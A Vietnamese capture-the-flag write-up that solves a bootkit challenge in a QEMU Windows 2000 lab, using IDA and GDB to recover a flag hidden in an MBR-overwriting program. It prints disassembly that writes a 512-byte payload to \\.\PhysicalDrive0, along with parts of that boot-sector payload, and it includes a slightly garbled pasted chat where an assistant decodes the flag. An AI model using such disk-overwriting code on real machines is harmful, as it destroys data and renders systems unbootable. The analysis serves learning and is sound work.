

Cảm ơn 1 brother khác đã phân tích và giải bài này :

<https://doantung99.github.io/blog/posts/bootroot-root-of-no-return/>

Dựng lại lab trên windows 10 :


Tải qemu (có cả trên linux)

Đi tới thư mục sau khi giải nén




cd D:\QEMU

Khởi chạy (nhớ kéo **V1t_win2k_disk.qcow2** bỏ vào thư mục này)

qemu-system-i386 -m 512 -hda V1t_win2k_disk.qcow2



Vừa vào sẽ có 1 app **eEyeBootRoot2005.exe** nếu double click máy sẽ bị ghi đè ổ cứng sector 0 dẫn tới máy sẽ brick hoàn toàn dù khởi động lại vẫn bị ! Tới đây có 2 cách giải flag , tĩnh và động :




IDA tĩnh

Ta sẽ tạo 1 thư mục và mount nó với máy ảo để lấy về tệp .exe đó , ví dụ tạo thư mục ở ổ D và đặt tên là BootkitLab ta sẽ có câu lệnh mount như sau (chạy cmd ở thư mục qemu) :

```
qemu-system-i386 -m 512 -hda V1t_win2k_disk.qcow2 -drive file=fat:rw:D:\BootkitLab,format=raw
```

Khi máy khởi động , ta kéo thả tệp .exe đó vào thư mục mà qemu đã sinh ra (nó mount trực tiếp tới ổ D) Lúc này ta shutdown và quay về host rồi ném vào IDA phân tích :



Ta đi tới hàm main và theo dõi , sẽ có 3 hàm con (void), ta vào hàm con đầu tiên và đây cũng là nơi chứa flag :

The screenshot shows the IDA Pro interface with the 'Functions' list on the left and the 'IDA View-A' window on the right. The 'main' function is selected in the list, and its assembly code is displayed in the main window. The code includes comments for various system calls and function calls, such as `bExplode(void)`, `ScreenMeltingEffect(void)`, and `bsod(void)`. A red arrow points from the 'main' function in the list to the corresponding assembly code in the main window.

```

.text:00401984 ; Attributes: bp-based frame fuzzy-sp
.text:00401984 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401984 public _main
.text:00401984 _main proc near ; CODE XREF: __tmainCRTStartup+28D1p
.text:00401984
.text:00401984 argc = dword ptr 8
.text:00401984 argv = dword ptr 0Ch
.text:00401984 envp = dword ptr 10h
.text:00401984 ; __unwind {
.text:00401984 push ebp
.text:00401984 mov ebp, esp
.text:00401985 and esp, 0FFFFFFFh
.text:00401987 sub esp, 110h
.text:00401988 call __main
.text:00401990 call __8bExplodev ; bExplode(void)
.text:00401995 mov dword ptr [esp], 0 ; Time
.text:0040199A call __time
.text:004019A6 mov [esp], eax ; Seed
.text:004019A9 call __srand
.text:004019AE call __Z19ScreenMeltingEffectv ; ScreenMeltingEffect(void)
.text:004019B3 call __Z4bsodv ; bsod(void)
.text:004019B8 mov eax, 0
.text:004019BD leave
.text:004019BE retn
.text:004019BE ; } // starts at 401984
.text:004019BE main endp

```

The screenshot shows the assembly code for the 'main' function in the 'IDA View-A' window. The code includes comments for various system calls and function calls, such as `CreateFileA`, `WriteFile`, and `printf`. A red arrow points to the `loc_40188C` label, which contains the string `"[*] EXPLOIT SUCCESSFULLY"`.

```

.text:004017FE NumberOfBytesWritten= dword ptr -10h
.text:004017FE hFile = dword ptr -0Ch
.text:004017FE ; __unwind {
.text:004017FE push ebp
.text:004017FF mov ebp, esp
.text:00401801 sub esp, 38h
.text:00401804 mov dword ptr [esp+18h], 0 ; hTemplateFile
.text:0040180C mov dword ptr [esp+14h], 0 ; dwFlagsAndAttributes
.text:00401814 mov dword ptr [esp+10h], 3 ; dwCreationDisposition
.text:0040181C mov dword ptr [esp+0Ch], 0 ; lpSecurityAttributes
.text:00401824 mov dword ptr [esp+8], 3 ; dwShareMode
.text:0040182C mov dword ptr [esp+4], 10000000h ; dwDesiredAccess
.text:00401834 mov dword ptr [esp], offset FileName ; "\\.\PhysicalDrive0"
.text:0040183B mov eax, ds: __imp__CreateFileA@28 ; CreateFileA(x,x,x,x,x,x,x)
.text:00401840 call eax ; CreateFileA(x,x,x,x,x,x,x) ; CreateFileA(x,x,x,x,x,x,x)
.text:00401842 sub esp, 1Ch
.text:00401845 mov [ebp+hFile], eax
.text:00401848 mov dword ptr [esp+10h], 0 ; lpOverlapped
.text:00401850 lea eax, [ebp+NumberOfBytesWritten]
.text:00401853 [esp+0Ch], eax ; lpNumberOfBytesWritten
.text:00401857 mov dword ptr [esp+8], 200h ; nNumberOfBytesToWrite
.text:0040185F mov dword ptr [esp+4], offset _mbrcode ; lpBuffer
.text:00401867 mov eax, [ebp+hFile]
.text:0040186A [esp], eax ; hFile
.text:0040186D mov eax, ds: __imp__WriteFile@20 ; WriteFile(x,x,x,x,x)
.text:00401872 call eax ; WriteFile(x,x,x,x,x) ; WriteFile(x,x,x,x,x)
.text:00401874 sub esp, 14h
.text:00401877 test eax, eax
.text:00401879 setnz al
.text:0040187C test al, al
.text:0040187E jz short loc_40188C
.text:00401880 mov dword ptr [esp], offset aExploitSuccess ; "[*] EXPLOIT SUCCESSFULLY"
.text:00401887 call __Z6printfPKcz ; printf(char const*,...)
.text:0040188C

```

Ta thấy chuỗi string thành công ta dò từ từ lên trên sẽ thấy offset `_mbrcode` , đây là mảng char đã được hardcode và cũng chính là nơi chứa flag :

```

.data:00409008      align 20h
.data:00409020      public _mbrcode
.data:00409020      db 0B4h ; DATA XREF: bExplode(void)+61fo
.data:00409021      db 6
.data:00409022      db 0B0h
.data:00409023      db 0
.data:00409024      db 0B7h
.data:00409025      db 4Fh ; 0
.data:00409026      db 0B9h
.data:00409027      db 0
.data:00409028      db 0
.data:00409029      db 0BAh
.data:0040902A      db 4Fh ; 0
.data:0040902B      db 18h
.data:0040902C      db 0CDh
.data:0040902D      db 10h
.data:0040902E      db 0B4h
.data:0040902F      db 2
.data:00409030      db 0B7h
.data:00409031      db 0
.data:00409032      db 0B6h
.data:00409033      db 0Ch
.data:00409034      db 0B2h
.data:00409035      db 7
.data:00409036      db 0CDh
.data:00409037      db 10h
.data:00409038      db 0BEh
.data:00409039      db 34h ; 4
.data:0040903A      db 7Ch ; |
.data:0040903B      db 0ACh
.data:0040903C      db 8
.data:0040903D      db 0C0h
.data:0040903E      db 74h ; t
.data:0040903F      db 6

```

Vì là payload trong đây là các mã asm dành cho 16 bit nên mã hiển thị trên IDA sẽ bị IDA cố dịch về 32 và 64 bit nên hiển thị những đoạn khó hiểu như trên

```


.data:00409052      db 0EBh
.data:00409053      db 0FEh
.data:00409054      db 42h ; B
.data:00409055      db 6Fh ; o
.data:00409056      db 20h
.data:00409057      db 6Dh ; m
.data:00409058      db 61h ; a
.data:00409059      db 79h ; y
.data:0040905A      db 20h
.data:0040905B      db 64h ; d
.data:0040905C      db 65h ; e
.data:0040905D      db 20h
.data:0040905E      db 64h ; d
.data:0040905F      db 69h ; i
.data:00409060      db 61h ; a
.data:00409061      db 20h
.data:00409062      db 63h ; c
.data:00409063      db 68h ; h
.data:00409064      db 69h ; i
.data:00409065      db 20h
.data:00409066      db 6Ch ; l
.data:00409067      db 61h ; a
.data:00409068      db 69h ; i
.data:00409069      db 20h
.data:0040906A      db 72h ; r
.data:0040906B      db 6Fh ; o
.data:0040906C      db 69h ; i
.data:0040906D      db 2Ch ; ,
.data:0040906E      db 20h
.data:0040906F      db 63h ; c
.data:00409070      db 6Fh ; o
.data:00409071      db 20h
.data:00409072      db 67h ; g
.data:00409073      db 69h ; i
.data:00409074      db 6Fh ; o
.data:00409075      db 69h ; i

```

Chỉ cần kéo chuột xuống 1 tí sẽ thấy đoạn string đe dọa in ra màn hình nền đỏ nhưng nếu kéo xuống dưới nữa sẽ chỉ thấy các byte null :

```
.data:0040908B      db  62h ; b
.data:0040908C      db  6Fh ; o
.data:0040908D      db  20h
.data:0040908E      db  6Dh ; m
.data:0040908F      db  61h ; a
.data:00409090      db  79h ; y
.data:00409091      db  20h
.data:00409092      db  64h ; d
.data:00409093      db  65h ; e
.data:00409094      db   0
.data:00409095      db   0
.data:00409096      db   0
.data:00409097      db   0
.data:00409098      db   0
.data:00409099      db   0
.data:0040909A      db   0
.data:0040909B      db   0
.data:0040909C      db   0
.data:0040909D      db   0
.data:0040909E      db   0
.data:0040909F      db   0
.data:004090A0      db   0
.data:004090A1      db   0
.data:004090A2      db   0
.data:004090A3      db   0
.data:004090A4      db   0
.data:004090A5      db   0
.data:004090A6      db   0
.data:004090A7      db   0
.data:004090A8      db   0
```

Thí sinh sẽ không biết làm gì nhưng thật ra đoạn dưới cố tình chèn null vì tác giả không biết chèn gì thêm :D nhưng quan trọng rằng kỹ thuật mà blackhat 2005 giới thiệu cũng như quy luật để viết đoạn shellcode này đó là nó chỉ chứa 512 byte , và ở 2 byte cuối cùng phải được ký tên bằng 2 number magic thì mới hoạt động , nếu thí sinh research và tìm các payload public github “MBR-Overwrite” và đọc code ở các đoạn char sẽ thấy dưới cùng 512 byte luôn kết thúc bằng **0x55, 0xAA**



t đang chơi ctf đi tới đoạn này t thấy nghi nghi m thử giải mã xem , flag bắt đầu bằng V1t{):

.data:0040920B db 83h
.data:0040920C db 3Eh ; >

Nghi ngờ của ông hoàn toàn chính xác rồi đấy! Đây rõ ràng là một chuỗi đã bị mã hóa bằng một phép toán bitwise đơn giản (thường là XOR hoặc cộng/trừ offset).

Dựa vào manh mối ông cho là Flag bắt đầu bằng V1t{, chúng ta hãy cùng phân tích và giải mã nó nhé.

00409219	79h	Cuộc trò chuyện tạm thời	
0040921A	6Eh	61h	a
0040921B	7Bh	6Eh	n
0040921C	74h	67	g
0040921D	8Ah	7Dh	}

...

Kết quả Flag

Ghép lại chúng ta được flag chuẩn chỉnh không lệch đi đâu được:


V1t{12x10_Yen_lang} (hoặc v1t{12x10_Yen_lang})

Ông nộp thử xem chuẩn chưa nhé! Chúc bủ được điểm bài này!

GDB động

Áp dụng cho việc máy đã nhấn vào app đó và bị brick hoàn toàn ! Để debug được ta sẽ debug vào lúc os chưa khởi động và chạy từ bios , ta quay lại cmd qemu gõ như sau :

qemu-system-i386 -m 512 -hda V1t_win2k_disk.qcow2 -boot c -S -s



Tiếp theo ta đi tới nơi chứa gdb.exe và mở cmd ở đó rồi khởi chạy app :

cd D:\MinGW\mingw64\bin

```
C:\Users\danch>cd /d D:\MinGW\mingw64\bin

D:\MinGW\mingw64\bin>gdb.exe
GNU gdb (GDB for MinGW-W64 x86_64, built by Brecht Sanders, r5) 17.1
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-w64-mingw32".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb)
```

Tiếp theo hãy gõ lần lượt như sau để setup :

set architecture i8086

set disassembly-flavor intel

target remote 127.0.0.1:1234 ← **quan trọng !!!**

display/5i \$cs*16+\$eip

```
(gdb) set architecture i8086
warning: A handler for the OS ABI "Windows" is not built into this configuration
of GDB. Attempting to continue with the default i8086 settings.

The target architecture is set to "i8086".
(gdb) set disassembly-flavor intel
(gdb) target remote 127.0.0.1:1234
Remote debugging using 127.0.0.1:1234
warning: No executable has been specified and target does not support
determining executable automatically. Try using the "file" command.
0x0000ffff in ?? ()
(gdb) display/5i $cs*16+$eip
1: x/5i $cs*16+$eip
0xfffff0: jmp 0x3630:0xf000e05b
0xfffff7: das
0xfffff8: xor dh,BYTE PTR [ebx]
0xfffffa: das
0xfffffb: cmp DWORD PTR [ecx],edi
(gdb)
```

Tiếp theo ta sẽ đi tới nơi mà payload chèn vào , đó chính là offset **0x7C00**

b *0x7C00

Đặt breakpoint xong ae gõ chữ c rồi enter !

```

(gdb) b *0x7C00
Breakpoint 1 at 0x7c00
(gdb) c
Continuing.

Breakpoint 1, 0x00007c00 in ?? ()
1: x/5i $cs*16+$eip
=> 0x7c00:      mov     ah,0x6
    0x7c02:      mov     al,0x0
    0x7c04:      mov     bh,0x4f
    0x7c06:      mov     ecx,0x4fba0000
    0x7c0b:      sbb     ch,cl
(gdb)

```

Đây chính là nơi bắt đầu của biến char đã được hardcode , ae gõ như sau để ta thấy được 2 con số magic number xuất hiện ở 512 byte cuối : **0x7C00 + 1FE (510 byte) = 7DFE**

x/2xb 0x7DFE

```

(gdb) x/2xb 0x7DFE
0x7dfe: 0x55    0xaa
(gdb)

```

Ta sẽ thử xem lùi lại **0x7DFE – (n X 2)**

```


(gdb) x/2xb 0x7DFE
0x7dfe: 0x55    0xaa
(gdb) x/2xb 0x7DFC
0x7dfc: 0x74    0x8a
(gdb) x/2xb 0x7DFA
0x7dfa: 0x6e    0x7b
(gdb) x/2xb 0x7DF9
0x7df9: 0x79    0x6e

```

Kết quả dịch

Đoạn bộ nhớ này chính là phần đuôi của Flag: `lang}`

Nhưng logic giải mã là đoạn code phải chạy tới 2 byte chữ ký cuối thì mã mới hiện , ta đặt breakpoint 2 byte cuối và cho nó chạy :



Thật tiếc trong 512 byte đã code 1 vòng lặp nên nó sẽ bị kẹt , tuy nhiên flag đã được giải mã xong , ae ctrl + c trên gbd để nó pause và ae gõ lại

```
(gdb) x/2xb 0x7DFE
0x7dfe: 0x55 0xaa
(gdb) x/2xb 0x7DFC
0x7dfc: 0x74 0x8a
(gdb) x/2xb 0x7DFA
0x7dfa: 0x6e 0x7b
(gdb) x/2xb 0x7DF9
0x7df9: 0x79 0x6e
(gdb) b *0x7DFE
Breakpoint 2 at 0x7dfe
(gdb) c
Continuing.

Program received signal SIGINT, Interrupt.
0x00007c32 in ?? ()
1: x/5i $cs*16+$eip
=> 0x7c32: jmp 0x7c32
0x7c34: inc edx
0x7c35: outs dx,DWORD PTR ds:[esi]
0x7c36: and BYTE PTR [ebp+0x61],ch
0x7c39: jns 0x7c5b
(gdb) x/2xb 0x7DFC
0x7dfc: 0x67 0x7d
(gdb) x/2xb 0x7DFA
0x7dfa: 0x61 0x6e
(gdb) x/2xb 0x7DF9
0x7df9: 0x6c 0x61
```

Các giá trị đã bị thay đổi , ae gõ như sau để ta thấy flag:

x/s 0x7DEB

```
(gdb) x/s 0x7DEB
0x7deb: "v1t{12x10_Yen_lang}U^"
```

v1t{12x10_Yen_lang}